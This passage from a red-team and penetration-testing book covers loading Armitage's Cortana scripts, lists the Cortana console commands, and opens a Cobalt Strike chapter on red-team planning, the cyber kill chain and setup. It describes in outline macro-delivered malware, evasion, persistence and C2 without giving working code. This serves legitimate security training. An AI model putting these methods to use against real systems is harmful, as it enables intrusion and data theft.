
We then download the scripts on our computer and go to Armitage | Scripts... to run them:




In the window which opens, we choose Load and select the script we downloaded:



We will then try to run the icon script. This script identifies the services running and displays icons according to them:




Once the script is loaded, we then do the exploitation. When a new Meterpreter connection comes, this script will automatically run:



The script can sometimes take a while to run depending on the number of Meterpreter connections we have on our Armitage.

Within Armitage, the Cortana console is also provided. This allows us to interact with the scripts we run.

To view the console, we go to View | Script Console, as follows:



We can type `help` into the script console to see the list of all the commands:

Cortana's official manual has described the functions for all the commands:

Command	Arguments	What it does
askoff	script.cna	let a script interact with Metasploit and compromised hosts
askon	script.cna	force script to ask for permission before interacting with Metasploit or compromised hosts
help		list all of the commands available
load	/path/to/script.cna	load a Cortana script
logoff	script.cna	stop logging a script's interaction with Metasploit and compromised hosts
logon	script.cna	log a script's interaction with Metasploit and compromised hosts
ls		list all of the scripts loaded
proff	script.cna	disable the Sleep profiler for the script
profile	script.cna	dumps performance statistics for the script.
pron	script.cna	enables the Sleep profiler for the script
reload	script.cna	reloads the script
troff	script.cna	disable function trace for the script
tron	script.cna	enable function trace for the script
unload	script.cna	unload the script

Source: http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf

Summary

At the beginning of this chapter, we did a quick tour of the Metasploit framework, its features, and its usage. We then learned about team server and the Armitage client, including the setup and usage of Armitage. We also looked at integrating Metasploit/Armitage with slack so that it keeps us up to date about every new connection via slack notifications.

Finally, we covered the basics of Cortana scripting and its usage.

Questions

1. What version of Metasploit is best to use?
2. Is slack integration really necessary?
3. Can we make our own Cortana scripts?
4. Can we set up team server on Windows?
5. Is Metasploit free?

Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- **Cortana Tutorial**: http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf
- **HarmJ0y/cortana**: https://github.com/HarmJ0y/cortana
- **Armitage**: https://www.offensive-security.com/metasploit-unleashed/armitage/
- **Metasploit Unleashed**: https://www.offensive-security.com/metasploit-unleashed/
- **ShellHerder**: https://github.com/chrismaddalena/ShellHerder
- **Armitage - Cyber Attack Management for Metasploit**: http://www.fastandeasyhacking.com/manual

Getting Started with Cobalt Strike

In the previous chapters, we have covered some great new tools and some lesser known techniques which could be very helpful in a Penetration Test. In general, a Penetration Tester is expected to find the vulnerabilities and exploit those vulnerabilities to achieve the highest level of access but in reality, very few can fulfil of whats expected of them. Many Penetration Testers won't be able to reach the final goal due to lack of knowledge and practical experience in topics such as post-exploitation, lateral movement, data exfiltration, and especially when new tools and techniques are being released almost on a daily basis. If we ask ourself, what could be the next level as a Penetration Tester? Our answer would be—a Red Teamer. A Penetration Tester starts from Ethical Hacking and moves up to the level where he/she can be called as a Penetration Tester but Cyber-criminals don't just do a generic penetration testing on their target. They rather, attack the organization with a harmful intent which led to mass data breaches and Cyber espionage.

To protect the organization, we need to understand the mindset of a Cyber criminal. We have to simulate a real cyber attack just to understand how devastating a cyber attack could be on the organization. That is 'Red Teaming' and this is one of the crucial differences between an effective red-team exercise and a penetration test. To perform a successful red team exercise, the objective, scope, scenario, and **Rules of Engagement** (**RoE**) for performing the exercise needs to be accurately laid out at the beginning of the exercise in order to simulate a real adversary and provide maximum value to the client and the stakeholders.

In this chapter, we will cover the following topics:

- Planning a red-team exercise
- Introduction to Cobalt Strike
- Cobalt Strike setup
- Cobalt Strike interface
- Customizing a team server

Technical requirements

- Oracle's Java 1.7 or later
- Cobalt Strike (the trial version lasts for 21 days)
- Microsoft Word
- Visual Basics

Planning a red-team exercise


The red-team exercise is not just a mere pentest; it's an adversary attack simulation exercise that allows us to assess the following:

- If the organization can detect the attack or not
- If an organization is able to contain/ restrict the attack after detection
- If the organization can protect their business critical assets from the red teamers or not
- How the defenders of an organization perform an incident response in the event of such attacks

Before getting into the planning phase of the red-team exercise, first you need to understand the concept of the cyber kill chain.

Cyber kill chain (CKC)

The kill chain is a concept that derives from military operations used to structure an attack. This includes breaking down the mission into several phases and beginning the attack accordingly when the end goal is to destroy. These chain of attacks are collectively called kill chains. The cyber kill chain is a process in which each step represents an attack and a threat actor (adversary) can link these attack vectors together to form a chain with the end goal of **espionage**, **ransoming**, or **destruction**. The cyber kill chain methodology is as follows:


Reconnaissance
•Information gathering (website attack)
•Email & credentials harvesting (phishing attack)
•OSINT (watering-hole, if needed)
•Finding vulnerabilities in the network
Weaponization
•Meterpreter-like malware (basic)
•Custom coded malware with fully undetectable (FUD) features (advance)
•A self-replicated malware which could be destributed via USB
Delivery
•Delivering the malware created for the victim via different channels (malicious document, PDF, game installer, software downloader, fake updates, USB, and so on.)
•Delivered malware would most likely be a FUD in case of cyber espionage.
Exploitation
•Malware code is "detonated" on the victim
•Malware tries to exploit the vulnerabilities found in the reconnaissance stage.
Installation
•Persistance on the system (Backdoored)
Command & Control
•Once executed and installed (persistance) on the system, malware will connect back to the command & control (C2) server and wait for further instructions from the intruders.
Actions
•Action taken after successful intrusion.
•Data exfiltration, data destruction, data encryption for ransom, and so on.

Reconnaissance

This is the most crucial phase of a CKC. The adversary will try to gather as much information as possible on the target. For example, an adversary can look for an organization's website for vulnerabilities or an employee's profile/email/credentials for a spear phishing or watering-hole attack. It can also dumpster dive to look for certain credentials and access keys in the target organization's network, **Open Source Intelligence** (**OSINT**), and so on.

You can find a really well-maintained list of tools and public online portals for gathering intel at this link: https://github.com/jivoi/awesome-osint

Weaponization

The main aspect of this phase is to weaponize the malware that will be delivered to the target system. The malware could be a simple meterpreter payload, Empire agent, Koadic stager, or a complex custom-coded program. The type of malware depends on the level of adversaries. If the adversary is highly skilled, he/she would mostly use a custom coded malware to avoid detection. Even if the adversaries are using meterpreter (a downloader embedded in a Microsoft office document macro that would download and inject the meterpreter payload into the memory) as their weaponized malware, they still need to obfuscate, encode, and encrypt the payload for bypassing general & latest protection mechanisms. For organizations having no back office, the USB embedded malware is used to infect the systems of the employees working there.

Delivery

In this phase, the weaponized malware will be delivered to the target organization's employees, their family, HR, and other departments in the form of office documents or PDFs. These documents will have catchy titles such as Updated holiday calendar, Resumes, or Appraisal time. Once the employee opens up the document and performs certain actions, such as enabling the macros, the weaponized malware is called from the server for execution.

Exploitation

The malware that was delivered to the target is then detonated (executed) on the system which then performs actions instructed (coded into) by the malware. This might include gaining access to the FTP servers using the credentials found in the reconnaissance phase and using those FTP servers as the pivotal point in which to distribute the malware on each and every system on the target network as a software update installer. This phase focuses on the execution of the malware and the exploitation of vulnerable services in the network (if coded into the malware).

Installation

Once the malware is executed on the system, the first thing it needs to do is install itself (backdoor) on the system so that the adversaries can access it anytime they want to hide in such a way that the AVs don't detect its presence. Persistence can be achieved either by writing on the disk (this may include the startup folder, the registry, and so on) or in-memory/file-less write (such as WMI).

Command and Control Server

The malware which would be properly executed and backdoored with persistence on the system will call back and report to the **Command and control Server** (**C2**). The malware will then be ready to execute the commands that would be instructed by the threat actors. These commands could differ from a simple getting to know the username and roles to dumping all the employee credentials.

Actions

This will be the final phase of the kill chain in which the adversary gets access to the system and is ready to execute a plan on it—this could be a data exfiltration (cyber espionage) mission in which the crown jewels of an organization are exfiltrated, a data destruction mission in which the data will be securely shredded or deleted in such a way that it can't be recovered in any way possible, or a ransom setup in which the important data will be encrypted and the threat actors will demand a ransom amount for decryption.

A red-teamer needs to know exactly how he or she can use the concept of CKC in order to get access to the target organization's network. However, to even perform this task, the red-teamers need to come up with a plan that should be executed properly for a successful adversary simulation. Look at the following for the basic planning phases and try to answer the questions as accurately as possible. Once you find the answers, you're ready for execution:

Objective and goal

- What is your main objective here?
- What do you want to achieve with this exercise?

Rules of Engagement (RoE)

- What's the scope of this exercise?
- How long will it take (timeline) for this exercise to get the results?
- Who are the stakeholders and the people responsible (in case of emergency)?
- Who will be doing the incident response?

Scenario/strategy

- How can you achieve the end goal?
- Where are you in the kill chain and what kind of attack would you use according to it?
- What will be plan of attack here?
- How will you design the kill chain for this exercise?

Deliverables

- What will be the result of this exercise?
- Did the defenders learn their lessons or not?


There are multiple tools that can be used in a red-team exercise, but the real problem is to use all the tools so that the backdoor connections are easily manageable. If it's just a system or two, it's still manageable. However, if there's a huge number of systems then managing each session can be quite difficult. To solve this problem, we will introduce you to Cobalt Strike, a tool for executing and managing a red-team operation.

Introduction to Cobalt Strike

According to `cobaltstrike.com`:

"Cobalt Strike is a software for Adversary Simulations and Red Team Operations. Adversary Simulations and Red Team Operations are security assessments that replicate the tactics and techniques of an advanced adversary in a network. While penetration tests focus on unpatched vulnerabilities and misconfigurations, these assessments benefit security operations and incident response."


Cobalt Strike can be downloaded from `https://trial.cobaltstrike.com/` on a trial basis, which is valid for 21 days. It may take few days for the site to provide you with the download link:



Secure
https://trial.cobaltstrike.com
COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS
DOWNLOAD!
FEATURES
SCREENSHOTS
TRAINING
SUPPORT
DOWNLOAD
Would you like to try Cobalt Strike? Great! Tell us a little about yourself and we'll get a trial copy to you.
If you'd like to buy Cobalt Strike, you may request a quote or buy online.
Company *
Website
Primary Contact Name *
Primary Contact Title
Really Important Person
Primary Contact Email *

Before installing Cobalt Strike, please make sure that you have Oracle Java installed with version 1.7 or above. You can check whether or not you have Java installed by executing the following command:

```
java -version
```



```
Harry — -bash —
...nloads/cobaltstrike — java ◂ sudo    ...ltstrike — java -jar cobaltstrike.jar    ~/Responder — -bash
[xXxZombi3xXx:~ Harry$ java -version
java version "1.8.0_112"
Java(TM) SE Runtime Environment (build 1.8.0_112-b16)
Java HotSpot(TM) 64-Bit Server VM (build 25.112-b16, mixed mode)
xXxZombi3xXx:~ Harry$
```

If you receive the `java command not found` error or another related error, then you need to install Java on your system. You can download this here: https://www.java.com/en/.

Cobalt Strike comes in a package that consists of a client and server files. To start with the setup, we need to run the team server. The following are the files that you'll get once you download the package:

